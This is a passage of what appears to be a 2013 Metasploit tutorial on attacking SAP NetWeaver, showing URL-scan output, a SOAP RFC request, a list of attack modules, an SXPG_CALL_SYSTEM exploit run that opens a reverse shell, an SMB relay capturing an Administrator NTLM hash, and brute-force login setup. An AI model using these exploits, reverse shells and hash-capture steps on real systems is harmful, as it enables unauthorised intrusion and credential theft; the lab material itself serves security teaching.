
```
[+] 192.168.172.179:8042 /sap/bc/soap/rfc - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/srt/IDoc - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/wdvd - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/apb_launchpad - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/apb_launchpad_nwbc - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/apb_lpd_light_start - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/apb_lpd_start_url - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/application_exit - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/appl_log_trc_viewer - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/appl_soap_management - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/ccmsbi_wast_extr_testenv - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/cnp_light_test - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/configure_application - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/configure_component - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/esh_admin_ui_component - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/esh_adm_smoketest_ui - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/esh_eng_modelling - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/esh_search_results.ui - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_act_cnf_dovr_ui - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_act_cnf_ind_ext - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_act_cnf_ind_int - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_appls - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_applwizard - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_candidate_registration - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_candidate_verification - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_dataoverview - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_draft_applications - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_new_verif_mail - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_posting_apply - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_psett_ext - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_psett_int - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_pw_via_email_extern - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_pw_via_email_intern - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_qa_mss - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_refcode_srch - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_refcode_srch_int - does not require authentication (200)
```

```
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_req_assess - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_requi_monitor - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_substitution_admin - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_substitution_manager - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_tp_assess - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_unregemp_job_search - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_unreg_job_search - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/hrrcf_a_unverified_cand - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/sh_adm_smoketest_files - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/wd_analyze_config_appl - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/wd_analyze_config_comp - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/wd_analyze_config_user - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/wdhc_application - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/WDR_TEST_ADOBE - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/WDR_TEST_EVENTS - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/wdr_test_popups_rt - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/WDR_TEST_TABLE - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/wdr_test_ui_elements - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webdynpro/sap/WDR_TEST_WINDOW_ERROR - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/webrfc - requires authentication (401): Basic realm="SAP NetWeaver Application Server
[NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/xrfc - requires authentication (401): Basic realm="SAP NetWeaver Application Server
[NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/xrfc_test - requires authentication (401): Basic realm="SAP NetWeaver Application
Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/es/cockpit - restricted (403)
[+] 192.168.172.179:8042 /sap/es/getdocument - restricted (403)
[+] 192.168.172.179:8042 /sap/es/opensearch - restricted (403)
[+] 192.168.172.179:8042 /sap/es/opensearch/description - restricted (403)
[+] 192.168.172.179:8042 /sap/es/opensearch/list - restricted (403)
[+] 192.168.172.179:8042 /sap/es/opensearch/search - restricted (403)
[+] 192.168.172.179:8042 /sap/es/redirect - restricted (403)
[+] 192.168.172.179:8042 /sap/es/saplink - restricted (403)
[+] 192.168.172.179:8042 /sap/es/search - restricted (403)
[+] 192.168.172.179:8042 /sap/public/bc/icons - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bc/icons_rtl - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bc/its/designs - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bc/its/mimes - produced a server error (500)
[+] 192.168.172.179:8042 /sap/public/bc/its/mimes/system/SL/page/hourglass.html - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bc/its/mobile/rfid - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bc/NWDEMO_MODEL - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bc/NW_ESH_TST_AUTO - does not require authentication (200)
```

```
[+] 192.168.172.179:8042 /sap/public/bc/pictograms - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bc/ur - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bc/wdtracetool - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bc/webdynpro/adobechallenge - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bc/webicons - does not require authentication (200)
[*] 192.168.172.179:8042 - unhandle response code 400
[+] 192.168.172.179:8042 /sap/public/bsp/sap/htmlb - produced a server error (500)
[+] 192.168.172.179:8042 /sap/public/bsp/sap/public/bc - produced a server error (500)
[+] 192.168.172.179:8042 /sap/public/bsp/sap/public/graphics/jnet_handler - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/bsp/sap/public/graphics/mimes - produced a server error (500)
[+] 192.168.172.179:8042 /sap/public/bsp/sap/system - produced a server error (500)
[+] 192.168.172.179:8042 /sap/public/bsp/sap/system_public - produced a server error (500)
[+] 192.168.172.179:8042 /sap/public/icf_check - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/icf_info/icr_groups - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/icf_info/icr_urlprefix - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/icf_info/logon_groups - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/icf_info/urlprefix - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/icman - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/info - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/public/myssocntl - restricted (403)
[+] 192.168.172.179:8042 /sap/public/ping - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/webcuif - restricted (403)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(sap_icm_urlscan) >
```


Attacking the SOAP RFC with Metasploit

Amongst the services available on the ICF component, there is one named */sap/bc/soap/rfc:*



/sap/bc/soap/rfc service under the SICF transaction

When enabled, this service allows remote execution of ABAP programs and functions via HTTP SOAP requests. This RFC calling mechanism is protected by HTTP Basic headers (valid SAP credentials are needed), and communications encryption is provided only when HTTPS is enabled. The next capture shows a call to the standard SAP function, RFC_PING, and valid SAP credentials are provided through HTTP Basic authentication.



```
Stream Content
POST /sap/bc/soap/rfc?sap-client=001&sap-language=EN HTTP/1.1
Host: 192.168.172.179:8042
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Authorization: Basic U0FQKjowNjA3MTk5Mg==
Cookie: sap-usercontext=sap-language=EN&sap-client=001
SOAPAction: urn:sap-com:document:sap:rfc:functions
Content-Type: text/xml; charset=UTF-8
Content-Length: 381

<?xml version="1.0" encoding="utf-8" ?><env:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:env="http://
schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><env:Body><n1:RFC_PING
xmlns:n1="urn:sap-com:document:sap:rfc:functions" env:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"></
n1:RFC_PING></env:Body></env:Envelope>HTTP/1.1 200 OK
content-type: text/xml; charset=utf-8
content-length: 321
server: SAP NetWeaver Application Server / ABAP 702

<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"><SOAP-ENV:Body><n1:RFC_PING.Response xmlns:n1="urn:sap-
com:document:sap:rfc:functions"></n1:RFC_PING.Response></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

HTTP RFC SOAP request and response

@nmonkee has used this SOAP interface to attack a lot of SAP functions to get different benefits. More information about this module can be found here. The following table lists the modules available at the time of writing:

Module	Description
auxiliary/scanner/sap/sap_soap_rfc_brute_login.rb	Attempts to brute force valid SAP credentials to access the SOAP interface via a call to the RFC_PING function. Basic HTTP authentication is used for brute forcing.
auxiliary/scanner/sap/sap_soap_rfc_system_info.rb	Attempts to use the RFC_SYSTEM_INFO function to obtain different information about the remote system such as operating system, hostname, IP addresses, time zone, etc. Valid SAP credentials are required.
auxiliary/scanner/sap/sap_soap_rfc_ping.rb	Attempts to use the RFC_PING function to test connectivity with the remote endpoint. Valid SAP credentials are required.
auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing.rb	Attempts to use the EPS_GET_DIRECTORY_LISTING function to disclose if a remote directory exists (filesystem level) and the number of entries into it. Valid SAP credentials are required. This module also can be used to launch an SMB Relay Attack.
auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence.rb	Attempts to use the PFL_CHECK_OS_FILE_EXISTENCE function to check if a file exists in the remote file system. Valid SAP credentials are required. This module also can be used to launch an SMB Relay Attack.
auxiliary/scanner/sap/sap_soap_th_saprel_disclosure.rb	Attempts to use the TH_SAPREL function to disclose information about the remote SAP system such as OS kernel version, database version, or SAP version and patch level. Valid SAP credentials are required.
auxiliary/scanner/sap/sap_soap_rfc_read_table.rb	Attempts to use the RFC_READ_TABLE function to dump database data from the SAP system. Valid SAP credentials are required.
auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir.rb	Attempts to use the RZL_READ_DIR_LOCAL function to enumerate directory contents on the remote file system. Valid SAP credentials are required. This module also can be used to launch an SMB Relay Attack.
auxiliary/scanner/sap/sap_soap_rfc_susr_rfc_user_interface.rb	Attempts to use the SUSR_RFC_USER_INTERFACE function to create a remote SAP user. Valid SAP credentials are required.
auxiliary/scanner/sap/sap_soap_bapi_user_create1.rb	Attempts to use the BAPI_USER_CREATE1 function to create or modify a remote SAP user. Valid SAP credentials are required.

auxiliary/scanner/sap/sap_soap_rfc_sxpg_call_system_exec.rb	Attempts to use the SXPG_CALL_SYSTEM function to execute valid SM69 transaction commands in remote systems. Valid SAP credentials are required.
auxiliary/scanner/sap/sap_soap_rfc_sxpg_command_exec.rb	Attempts to use the SXPG_COMMAND_EXECUTE function to execute valid SM69 transaction commands in the remote system. Valid SAP credentials are required.
auxiliary/scanner/sap/sap_soap_rfc_dbmcli_sxpg_call_system_command_exec.rb	Attempts to attack the SXPG_CALL_SYSTEM function to inject and execute arbitrary OS commands through the SM69 DBMCLI command. Valid SAP credentials are required. For more information about the DBMCLI injection, see **this blog** from **@nmonkee**.
auxiliary/scanner/sap/sap_soap_rfc_dbmcli_sxpg_command_exec.rb	Attempts to attack the SXPG_COMMAND_EXECUTE function to inject and execute arbitrary OS commands through the SM69 DBMCLI command. Valid SAP credentials are required. For more information about the DBMCLI injection, see **this blog** from **@nmonkee**.

As shown in the table above, there are two auxiliary modules that attack the SPXG_CALL_SYSTEM and SXPG_COMMAND_EXECUTE functions in order to execute arbitrary OS commands on the remote system. Functions must be converted into exploit modules in order to gain sessions. You can also find the next two exploit modules available:

Module	Description
exploits/multi/sap/sap_soap_rfc_sxpg_call_system_exec.rb	Attempts to attack command injection issues on SXPG_CALL_SYSTEM to finally execute a Metasploit payload on the remote system. Valid SAP credentials are required.
exploits/multi/sap/sap_soap_rfc_sxpg_command_exec.rb	Attempts to attack command injection issues on SXPG_COMMAND_EXECUTE to finally execute a Metasploit payload on the remote system. Valid SAP credentials are required.

Both exploits can be used with valid SAP credentials, which could be brute forced through the *sap_soap_rfc_brute_login* auxiliary module presented earlier, allowing you to get a CMD session on Linux systems and a native session on Windows machines.

In the case of Linux, the Perl and Python cmd payloads have been found to be compatible when testing on the Linux SUSE Studio TestDrive:

```
msf exploit(sap_soap_rfc_sxpg_call_system_exec) > show options

Module options (exploit/multi/sap/sap_soap_rfc_sxpg_call_system_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CLIENT    001              yes       SAP Client
   PASSWORD  06071992         yes       Password
   Proxies                    no        Use a proxy chain
   RHOST     192.168.172.179  yes       The target address
   RPORT     8042             yes       The target port
   USERNAME  SAP*             yes       Username
   VHOST                      no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.172.1    yes       The listen address
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Linux


msf exploit(sap_soap_rfc_sxpg_call_system_exec) > exploit

[*] Started reverse handler on 192.168.172.1:4444
[*] 192.168.172.179:8042 - Dumping the payload to /tmp/dxnzM...
[+] 192.168.172.179:8042 - Payload dump was successful
[*] 192.168.172.179:8042 - Executing /tmp/dxnzM...
[*] Command shell session 2 opened (192.168.172.1:4444 -> 192.168.172.179:35687) at 2013-05-15 12:09:28 -0500

id


uid=1001(npladm) gid=100(users) groups=100(users),1000(sapsys)
uname -a
Linux linux-gateway 2.6.32.43-0.4-default #1 SMP 2011-07-14 14:47:44 +0200 x86_64 x86_64 x86_64 GNU/Linux
```

HTTP RFC SOAP SXPG_CALL_SYSTEM exploit

SMB Relay Attacks Using Metasploit

There is also an interesting attack that can target different SAP functions and is reachable via the SOAP RFC or other components such as those in the J2EE engine—more about that later. While handling filenames, a lot of functions are vulnerable to SMB Relay Attacks. These attacks send an UNC path pointing to a server capturing SMB hashes, which can be disclosed when the vulnerable component tries to access it.

Some SMB Relay Attack attacks, both unauthenticated and authenticated, have been collected by @nmonkee in an auxiliary module located at */auxiliary/scanner/sap/sap_smb_relay.rb*. Just select the ATTACK and run the module:

```
msf> use auxiliary/scanner/sap/sap_smb_relay
msf auxiliary(sap_smb_relay) > show options

Module options (auxiliary/scanner/sap/sap_smb_relay):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ABUSE     MMR              yes       SMB Relay abuse to use (accepted: MMR, BW, CLBA_CLASSIF_FILE_REMOTE_HOST, CLBA_UPDATE_FILE_REMOTE_HOST)
   CLIENT    001              yes       SAP client
   LHOST                      yes       Server IP or hostname of the SMB Capture system
   PASSWORD                   no        Password (Ex 06071992)
   Proxies                    no        Use a proxy chain
   RHOSTS                     yes       The target address range or CIDR identifier
   RPORT     8000             yes       The target port
   THREADS   1                yes       The number of concurrent threads
   USERNAME                   no        Username (Ex SAP*)
   VHOST                      no        HTTP server virtual host

msf auxiliary(sap_smb_relay) > set RHOSTS 192.168.172.190
RHOSTS => 192.168.172.190
msf auxiliary(sap_smb_relay) > set LHOST 192.168.172.1
LHOST => 192.168.172.1
msf auxiliary(sap_smb_relay) > set USERNAME SAP*
USERNAME => SAP*
msf auxiliary(sap_smb_relay) > set PASSWORD 06071992
PASSWORD => 06071992
msf auxiliary(sap_smb_relay) > set ABUSE BW
ABUSE => BW
msf auxiliary(sap_smb_relay) > run

[*] 192.168.172.190:8000 - Sending request for \\192.168.172.1\kgrjzhf.vcu
[*] 192.168.172.190:8000 - SMB Relay looks successful, check your SMB capture machine
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The sap_smb_relay module in action, sending a malicious UNC path


Be sure to have an *auxiliary/server/capture/smb* running in order to collect the hashes.

```
# cowsay++
 ____________
< metasploit >
 ------------
        \   ,__,
         \  (oo)____
            (__)    )\
               ||--|| *


       =[ metasploit v4.7.0-dev [core:4.7 api:1.0]
+ -- --=[ 1143 exploits - 626 auxiliary - 180 post
+ -- --=[ 298 payloads - 29 encoders - 8 nops

msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) > [*] SMB Captured - 2013-05-16 19:10:34 -0500
NTLMv1 Response Captured from 192.168.172.190:50574 - 192.168.172.190
USER:Administrator DOMAIN:GATEWAY OS: LM:
LMHASH:Disabled
NTHASH:d9[redacted]d4

msf auxiliary(smb) >
```

auxiliary/server/capture/smb module capturing SMB hashes

Bruteforcing the SAP WEB GUI Login with Metasploit

Another popular service available at ICF is the SAP WEB GUI. Basically, it allows the functionality offered by the SAP GUI (execution of transactions/ABAP) but clients can use the browser, so HTTP is used for communication instead of DIAG:



Executing the SICF transaction through the SAP WEB GUI

In order to access the WEB GUI, SAP credentials are needed. This login WEB interface has been attacked by @nmonkee to launch brute force attacks with the *auxiliary/scanner/sap/sap_web_gui_brute_login.rb* module. Together with the default list of credentials available at *data/wordlists/sap_default.txt*, which are used when setting DEFAULT_CRED to true, it's a useful resource when guessing SAP credentials (just be careful about user lockouts):

```
msf > use auxiliary/scanner/sap/sap_web_gui_brute_login
msf auxiliary(sap_web_gui_brute_login) > show options

Module options (auxiliary/scanner/sap/sap_web_gui_brute_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
```

```
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CLIENT            000,001,066      no        Client can be single (066), comma separated list
(000,001,066) or range (000-999)
   DEFAULT_CRED      true             no        Check using the default password and username
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        Use a proxy chain
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             8000             yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   TARGETURI         /                yes       URI
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no
   USER_AS_PASS      true             no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
   VHOST                              no        HTTP server virtual host


msf auxiliary(sap_web_gui_brute_login) > set RHOSTS 192.168.172.179
RHOSTS => 192.168.172.179
